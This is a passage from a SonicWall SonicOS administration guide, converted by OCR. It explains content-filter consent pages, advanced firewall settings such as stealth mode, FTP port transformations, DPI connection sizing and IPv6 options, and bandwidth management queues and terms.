
6 To override the Safe Search option for Bing inside each CFS Policy and its corresponding CFS Action, select the **Enable Bing Force Safe Search** checkbox.

NOTE: When this feature is enabled, SonicOS rewrites the DNS response for the Bing domain to its Safe Search virtual IP address.

NOTE: This feature takes effect only after the DNS cache of the client host is refreshed.

Consent Tab

NOTE: Consent only works for HTTP requests. HTTPS requests cannot be redirected to a Confirm (consent) page.



1 To enable consent, which displays the Consent (Confirm) page when a user visits a site requiring consent before access, check the **Enable Consent** checkbox. This option is not selected by default.

When this option is selected, the other options become available.

2 To remind users that their time has expired by displaying the Consent page, enter the idle-time duration in the **User Idle Timeout(minutes)** field. The minimum idle time is 1 minute, the maximum is 9999 minutes, and the default is **15** minutes.

3 In the **Consent Page URL (optional filtering)** field, enter the URL of the website where a user is redirected if they go to a website requiring consent. The Consent page must:

- Reside on a web server and be accessible as a URI by users on the network.
- Contain links to the following two pages in the SonicWall appliance, which, when selected, tell the firewall the type of access the user wishes to have:
  - Unfiltered access: `<appliance's LAN IP address>/iAccept.html`

- Filtered access: <*appliance's LAN IP address*>/iAcceptFilter.html

4 In the **Consent Page URL (mandator filtering)** field, enter the website URL where the user is redirected if they go to a website requiring mandatory filtering. The Consent page must:

- Reside on a web server and be accessible as a URI by users on the network.
- Contain a link to the <*appliance's LAN IP address*>/iAcceptFilter.html page in the SonicWall appliance, which tells the firewall that the user accepts filtered access.

5 From the **Mandatory Filtering Address** drop-down menu, choose an Address Object that contains the configured IP addresses requiring mandatory filtering.

Editing a CFS Profile Object

To edit a CFS Profile Object:

1 Click the **Edit** icon for the CFS Profile Object to be edited. The **Edit CFS Profile Object** dialog displays. This dialog is the same as the **Add CFS Profile Object** dialog.

2 To make your changes, follow the appropriate procedures in Configuring CFS Profile Objects on page 1036.

Deleting CFS Profile Objects

To delete CFS Profile Objects:

1 Do one of these:


- Click the **Delete** icon for the Profile object to be deleted.
- Click the checkbox for one or more Profile objects to be deleted. The **Delete** button becomes active; click it.

To delete all CFS Profile Objects:

1 Click the **Delete All** button. All CFS Profile Objects are deleted except for the default object, **CFS Default Profile**.

Applying Content Filter Objects

After you finish configuring your Content Filter Objects, you need to apply them to Content Filter polices. Configuring Content Filters is done on the **Security Services > Content Filter** page (see Configuring Content Filtering Service on page 1677). For quick access to this page, there is a link below the CFS Profile Objects table:



Part 10

Firewall Settings


- Configuring Advanced Firewall Settings
- Configuring Bandwidth Management
- Configuring Flood Protection
- Configuring Firewall Multicast Settings
- Managing Quality of Service
- Configuring SSL Control

90

Configuring Advanced Firewall Settings

Firewall Settings > Advanced

This section provides advanced firewall settings for configuring detection prevention, dynamic ports, source routed packets, connection selection, and access rule options. To configure advanced access rule options, select **Firewall Settings > Advanced**.




The **Firewall Settings > Advanced** page includes the following firewall configuration option groups:

- Detection Prevention on page 1045
- Dynamic Ports on page 1045
- Source Routed Packets on page 1048
- Connections on page 1048
- Access Rule Service Options on page 1050
- IP and UDP Checksum Enforcement on page 1051
- Jumbo Frame on page 1051
- IPv6 Advanced Configuration on page 1051

- Control Plane Flood Protection on page 1052

Detection Prevention



- **Enable Stealth Mode** - By default, the security appliance responds to incoming connection requests as either “blocked” or “open.” If you enable Stealth Mode, your security appliance does not respond to blocked inbound connection requests. Stealth Mode makes your security appliance essentially invisible to hackers.
- **Randomize IP ID** - Select **Randomize IP ID** to prevent hackers using various detection tools from detecting the presence of a security appliance. IP packets are given random IP IDs, which makes it more difficult for hackers to “fingerprint” the security appliance.
- **Decrement IP TTL for forwarded traffic** - Time-to-live (TTL) is a value in an IP packet that tells a network router whether or not the packet has been in the network too long and should be discarded. Select this option to decrease the TTL value for packets that have been forwarded and, therefore, have already been in the network for some time.
    - **Never generate ICMP Time-Exceeded packets** - The firewall generates Time-Exceeded packets to report when it has dropped a packet because its TTL value has decreased to zero. Select this option if you do not want the firewall to generate these reporting packets.

Dynamic Ports

- **Enable FTP Transformations for TCP port(s) in Service Object** - Select from the service group drop-down menu to enable FTP transformations for a particular service object. By default, service group **FTP (All)** is selected.

  FTP operates on TCP ports 20 and 21, where port 21 is the Control Port and 20 is Data Port. When using non-standard ports (for example, 2020, 2121), however, SonicWall drops the packets by default as it is not able to identify it as FTP traffic. The **Enable FTP Transformations for TCP port(s) in Service Object** option allows you to select a Service Object to specify a custom control port for FTP traffic.

  To illustrate how this feature works, consider the following example of an FTP server behind the SonicWall listening on port 2121:

  a On the **Network > Address Objects** page, create an **Address Object** for the private IP address of the FTP server with the following values:


    - **Name**: FTP Server Private
    - **Zone**: LAN

- **Type**: Host
- **IP Address**: 192.168.168.2


b **On the Network > Services** page, create a custom Service for the FTP Server with the following values:

- **Name**: FTP Custom Port Control
- **Protocol**: TCP(6)
- **Port Range**: 2121 - 2121

c On the **Network > NAT Policies** page, create the following NAT Policy:



d On the **Firewall > Access Rules** page, create the following Access Rule:



e On the **Firewall Settings > Advanced** page, from the **Enable FTP Transformations for TCP port(s) in Service Object** drop-down menu, select the **FTP Custom Port Control** Service Object.

NOTE: For more information on configuring service groups and service objects, refer to Network > Services on page 456.

- **Enable support for Oracle (SQLNet)** - Select this option if you have Oracle9i or earlier applications on your network. For Oracle10g or later applications, it is recommended that this option not be selected.

  For Oracle9i and earlier applications, the data channel port is different from the control connection port. When this option is enabled, a SQLNet control connection is scanned for a data channel being negotiated. When a negotiation is found, a connection entry for the data channel is created dynamically, with NAT applied if necessary. Within SonicOS, the SQLNet and data channel are associated with each other and treated as a session.

  For Oracle10g and later applications, the two ports are the same, so the data channel port does not need to be tracked separately; thus, the option does not need to be enabled.

- **Enable RTSP Transformations** - Select this option to support on-demand delivery of real-time data, such as audio and video. RTSP (Real Time Streaming Protocol) is an application-level protocol for control over delivery of data with real-time properties.


Source Routed Packets

- **Drop Source Routed IP Packets** - (Enabled by default.) Clear this checkbox if you are testing traffic between two specific hosts and you are using source routing.

  IP Source Routing is a standard option in IP that allows the sender of a packet to specify some or all of the routers that should be used to get the packet to its destination.

  This IP option is typically blocked from use as it can be used by an eavesdropper to receive packets by inserting an option to send packets from A to B via router C. The routing table should control the path that a packet takes, so that it is not overridden by the sender or a downstream router.

Connections



IMPORTANT: Any change to the **Connections** setting requires the SonicWall security appliance be restarted for the change to be implemented.

The **Connections** section provides the ability to fine-tune the firewall to prioritize for either optimal throughput or an increased number of simultaneous connections that are inspected by Deep-Packet Inspection (DPI) services. See Connection count.

Connection count

Platform	SPI connections	DPI	
		Maximum connections	Performance optimized
SuperMassive 9800	3,000,000	2,500,000	1,000,000
SuperMassive 9600	10,000,000	2,000,000	1,750,000
SuperMassive 9400	7,500,000	1,500,000	1,250,000
SuperMassive 9200	5,000,000	1,500,000	1,250,000
NSA 6600	2,000,000	1,000,000	750,000
NSA 5600	2,000,000	1,000,000	750,000
NSA 4600	1,000,000	500,000	375,000
NSA 3600	750,000	375,000	250,000
NSA 2600	500,000	250,000	125,000
TZ600	150,000	125,000	125,000
TZ500/TZ500 W	125,000	100,000	100,000
TZ400/TZ400 W	100,000	90,000	90,000

Connection count

Platform	SPI connections	DPI	
		Maximum connections	Performance optimized
TZ300/TZ300 W	50,000	50,000	50,000
SOHO W	10,000	10,000	10,000


Only one option can be chosen. There is no change in the level of security protection provided by the DPI Connections settings.

- **Maximum SPI Connections (DPI services disabled)** - This option (Stateful Packet Inspection) does not provide SonicWall DPI Security Services protection and optimizes the firewall for maximum number of connections with only stateful packet inspection enabled. This option should be used by networks that require **only** stateful packet inspection, which is not recommended for most SonicWall network security appliance deployments.
- **Maximum DPI Connections (DPI services enabled)** - This is the default and recommended setting for most SonicWall network security appliance deployments.
- **DPI Connections (DPI services enabled with additional performance optimization)** - This option is intended for performance critical deployments. This option trades off the number of maximum DPI connections for an increased firewall DPI inspection throughput.

NOTE: If either DPI Connections option is chosen and the DPI connection count is greater than 250,000, you can have the firewall resize the DPI connection and DPI-SSL counts dynamically. For more information, see Dynamic Connection Sizing on page 1050.


The maximum number of connections depends on the physical capabilities of the particular model of SonicWall security appliance as shown in Connection count. Flow Reporting does not reduce the connection count on NSA Series and SM Series firewalls.

Mousing over the **Question Mark** icon next to the **Connections** heading displays a pop-up table of the maximum number of connections for your specific SonicWall security appliance for the various configuration permutations. The table entry for your current configuration is indicated in the popup table.



Dynamic Connection Sizing

NOTE: Dynamic connection sizing is supported on NSA Series and SuperMassive Series firewalls.




If either **Maximum DPI Connections (DPI services enabled)** or **DPI Connections (DPI services enabled with additional performance optimization)** is selected for **Connections** and the DPI connection count is greater than 250,000, the **Dynamic Connection Sizing** section displays. Configuring this option allows you to have the firewall increase the number of DPI-SSL connections by 750 by reducing the number of DPI connections by 1250000 dynamically.

- **DPI Connections** – Allows you to choose the maximum number of DPI connections, in increments of 125,000. Changing this count changes the value in the **DPI-SSL Connections** drop-down menu.
- **DPI-SSL Connections** – Allows you to choose the maximum number of **DPI-SSL Connections**, in increments of 750. Changing this count changes the value in the **DPI-SSL Connections** drop-down menu.


For example, if the number of DPI connections selected in the **DPI Connections** drop-down menu is **1250000**, the number of DPI-SSL connections in the **DPI-SSL Connections** drop-down menu is **8000**. If you select **1000000** from the **DPI Connections** drop-down menu, the number of DPI-SSL connections changes to **9500**. If you select **11000** from the **DPI-SSL Connections** drop-down menu, the number of DPI connections changes to **750000**.

Access Rule Service Options



- **Force inbound and outbound FTP data connections to use default port 20** - The default configuration allows FTP connections from port 20, but remaps outbound traffic to a port such as 1024. If the checkbox is selected, any FTP data connection through the security appliance must come from port 20 or the connection is dropped. The event is then logged as a log event on the security appliance.
- **Apply firewall rules for intra-LAN traffic to/from the same interface** - Applies firewall rules that are received on a LAN interface and destined for the same LAN interface. Typically, this only necessary when secondary LAN subnets are configured.
- **Always issue RST for discarded outgoing TCP connections** – Sends an RST (reset) packet to drop the connection for discarded outgoing TCP connections. This option is selected by default.
- **Enable ICMP Redirect on LAN zone** – Redirects ICMP packets on LAN zone interfaces. This option is selected by default.

IP and UDP Checksum Enforcement



- **Enable IP header checksum enforcement** - Select this to enforce IP header checksums. Packets with incorrect checksums in the IP header are dropped. This option is disabled by default.
- **Enable UDP checksum enforcement** - Select this to enforce UDP packet checksums. Packets with incorrect checksums are dropped. This option is disabled by default.


Jumbo Frame

NOTE: Jumbo frames are supported on NSA 3600 and higher appliances.

- **Enable Jumbo Frame support** – Enabling this option increases throughput and reduces the number of Ethernet frames to be processed. Throughput increase may not be seen in some cases. However, there will be some improvement in throughput if the packets traversing are really jumbo size.

  NOTE: Jumbo frame packets are 9000 kilobytes in size and increase memory requirements by a factor of 4. Interface MTUs must be changed to 9000 bytes after enabling jumbo frame support as described in Configuring Advanced Settings for a WAN Interface on page 299.

IPv6 Advanced Configuration



- **Drop IPv6 Routing Header type 0 packets** – Select this to prevent a potential DoS attack that exploits IPv6 Routing Header type 0 (RH0) packets. When this setting is enabled, RH0 packets are dropped unless their destination is the SonicWall security appliance and their Segments Left value is 0. Segments Left specifies the number of route segments remaining before reaching the final destination. Enabled by default. For more information, see http://tools.ietf.org/html/rfc5095.


- **Decrement IPv6 hop limit for forwarded traffic** – Similar to IPv4 TTL, when selected, the packet is dropped when the hop limit has been decremented to 0. Disabled by default.
- **Drop and log network packets whose source or destination address is reserved by RFC** – Select this option to reject and log network packets that have a source or destination address of the network packet defined as an address reserved for future definition and use as specified in RFC 4921 for IPv6. Disabled by default.
- **Never generate IPv6 ICMP Time-Exceeded packets** – By default, the SonicWall appliance generates IPv6 ICMP Time-Exceeded Packets that report when the appliance drops packets due to the hop limit decrementing to 0. Select this option to disable this function; the SonicWall appliance will not generate these packets. This option is selected by default.
- **Never generate IPv6 ICMP destination unreachable packets** – By default, the SonicWall appliance generates IPv6 ICMP destination unreachable packets. Select this option to disable this function; the SonicWall appliance will not generate these packets. This option is selected by default.
- **Never generate IPv6 ICMP redirect packets** – By default, the SonicWall appliance generates redirect packets. Select this option to disable this function; the SonicWall appliance will not generate redirect packets. This option is selected by default.
- **Never generate IPv6 ICMP parameter problem packets** – By default, the SonicWall appliance generates IPv6 ICMP parameter problem packets. Select this option to disable this function; the SonicWall appliance will not generate these packets. This option is selected by default.
- **Allow to use Site-Local-Unicast Address** – By default, the SonicWall appliance allows Site-Local Unicast (SLU) address and this checkbox is selected. As currently defined, SLU addresses are ambiguous and can present multiple sites. The use of SLU addresses may adversely affect network security through leaks, ambiguity, and potential misrouting. To avoid the issue, deselect the checkbox to prevent he appliance from using SLU addresses.
- **Enforce IPv6 Extension Header Validation** – Select this option if you want the SonicWall appliance to check the validity of IPv6 extension headers. By default, this option is disabled.

  When both this option and the **Decrement IPv6 hop limit for forwarded traffic** option are selected, the **Enforce IPv6 Extension Header Order Check** option becomes available. (You may need to refresh the page.)

  - **Enforce IPv6 Extension Header Order Check** – Select this option to have the SonicWall appliance check the order of IPv6 Extension Headers. By default, this option is disabled.
- **Enable NetBIOS name query response for ISATAP** – Select this option if you want the SonicWall appliance to generate a NetBIOS name in response to a broadcast ISATAP query. By default, this option is disabled.

  NOTE: Select this option only when one ISATAP tunnel interface is configured.

Control Plane Flood Protection



- **Enable Control Plane Food Protection** – Select to have the firewall forward only control traffic destined to the firewall to the system Control Plane core (Core 0) if traffic on the Control Plane exceeds the threshold specified in **Control Flood Protection Threshold (CPU %)**. This option is not enabled by default.

To give precedence to legitimate control traffic, excess data traffic is dropped. This restriction prevents too much data traffic from reaching the Control Plane core, which can cause slow system response and potential network connection drops. The percentage configured for control traffic is guaranteed.

- **Control Flood Protection Threshold (CPU %)** – Enter the flood protection threshold as a percentage. The minimum is 5 (%), the maximum is 95, and the default is **75**.

91

Configuring Bandwidth Management

Firewall Settings > BWM

Bandwidth management (BWM) is a means of allocating bandwidth resources to critical applications on a network.

SonicOS offers an integrated traffic shaping mechanism through its outbound (Egress) and inbound (Ingress) BWM interfaces. Egress BWM can be applied to traffic sourced from Trusted and Public zones travelling to Untrusted and Encrypted zones. Ingress BWM can be applied to traffic sourced from Untrusted and Encrypted zones travelling to Trusted and Public zones.

Topics:

NOTE: Although BWM is a fully integrated Quality of Service (QoS) system, wherein classification and shaping is performed on the single SonicWall appliance, effectively eliminating the dependency on external systems and thus obviating the need for marking, it is possible to concurrently configure **BWM** and **QoS** (layer 2 and/or layer 3 marking) settings on a single Access Rule. This allows those external systems to benefit from the classification performed on the firewall even after it has already shaped the traffic. Refer to Firewall Settings > QoS Mapping on page 1108 for BWM QoS details.

Understanding Bandwidth Management

The SonicWall network security appliance uses BWM to control ingress and egress traffic. BWM allows network administrators to guarantee minimum bandwidth and prioritize traffic based on access rules created in the **Firewall > Access Rules** page of the management interface. By controlling the amount of bandwidth to an

application or user, you can prevent a small number of applications or users to consume all available bandwidth. Balancing the bandwidth allocated to different network traffic and then assigning priorities to traffic can improve network performance.

BWM priority queues lists the SonicOS priority queues.

BWM priority queues

0 – Realtime	3 – Medium High	6 – Low
1 – Highest	4 – Medium	7 – Lowest
2 – High	5 – Medium Low	

Various types of bandwidth management are available and can be selected on the **Firewall Settings > BWM** page.

Bandwidth management types

BWM Type	Description
Advanced	Enables Advanced Bandwidth Management. Maximum egress and ingress bandwidth limitations can be configured on any interface, per interface, by configuring bandwidth objects, access rules, and application policies and attaching them to the interface.
Global	All zones can have assigned guaranteed and maximum bandwidth to services and have prioritized traffic. When global BWM is enabled on an interface, all of the traffic to and from that interface is bandwidth managed according to the priority queue. Default Global BWM queues: **2** — High **4** — Medium **6** — Low **4 Medium** is the default priority for all traffic that is not managed by an Access rule or an Application Control Policy that is BWM enabled. For traffic more than 1 Gbps, maximum bandwidth is limited to 1 Gbps because of queuing, which may limit the number of packets processed.
None	(Default) Disables BWM.

If the bandwidth management type is **None**, and there are three traffic types that are using an interface, if the link capacity of the interface is 100 Mbps, the cumulative capacity for all three types of traffic is 100 Mbps.

When **Global** bandwidth management is enabled on an interface, all traffic to and from that interface is bandwidth managed. If the available ingress and egress traffic is configured at 10 Mbps, then by default, all three traffic types are sent to the medium priority queue. The medium priority queue, by default, has a guaranteed bandwidth of 50 percent and a maximum bandwidth of 100 percent. If no **Global** bandwidth management policies are configured, the cumulative link capacity for each traffic type is 10 Mbps.

NOTE: BWM rules each consume memory for packet queuing, so the number of allowed queued packets and rules on SonicOS is limited by platform (values are subject to change).

Global uses the unused guaranteed bandwidth from other queues for maximum bandwidth. If there is only default or single-queue traffic and all the queues have a total of 100% allocated as guaranteed, **Global** uses the unused global bandwidth from other queues to give you up to maximum bandwidth for the default/single queue

Glossary

Bandwidth Management (BWM)	Any of a variety of algorithms or methods used to shape traffic or police traffic. Shaping often refers to the management of outbound traffic, while policing often refers to the management of inbound traffic (also known as admission control). There are many different methods of bandwidth management, including various queuing and discarding techniques, each with their own design strengths. SonicWall employs a Token Based Class Based Queuing method for inbound and outbound BWM, as well as a discard mechanism for certain types of inbound traffic.
Guaranteed Bandwidth	A declared percentage of the total available bandwidth on an interface which is always granted to a certain class of traffic. Applicable to both inbound and outbound BWM. The total Guaranteed Bandwidth across all BWM rules cannot exceed 100% of the total available bandwidth. SonicOS 5.0 and higher enhances the Bandwidth Management feature to provide rate limiting functionality. You can create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. The Guaranteed Bandwidth can also be set to 0%.
Ingress BWM	The ability to shape the rate at which traffic enters a particular interface. For TCP traffic, actual shaping occurs when the rate of the ingress flow is adjusted by the TCP Window Adjustment mechanism. For UDP traffic, a discard mechanism is used as UDP has no native feedback controls.
Maximum Bandwidth:	A declared percentage of the total available bandwidth on an interface defining the maximum bandwidth to be allowed to a certain class of traffic. Applicable to both inbound and outbound BWM. Used as a throttling mechanism to specify a bandwidth rate limit. The Bandwidth Management feature is enhanced to provide rate-limiting functionality. You can create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic. The Maximum Bandwidth can be set to 0%, which prevents all traffic.
Egress BWM	Conditioning the rate at which traffic is sent out an interface. Outbound BWM uses a credit (or token) based queuing system with 8 priority rings to service different types of traffic, as classified by Access Rules.
Priority	An additional dimension used in the classification of traffic. SonicOS uses eight priority values (0 = highest, 7 = lowest) for the queue structure used for BWM. Queues are serviced in the order of their priority.
Queuing	To effectively make use of the available bandwidth on a link. Queues are commonly employed to sort and separately manage traffic after it has been classified.

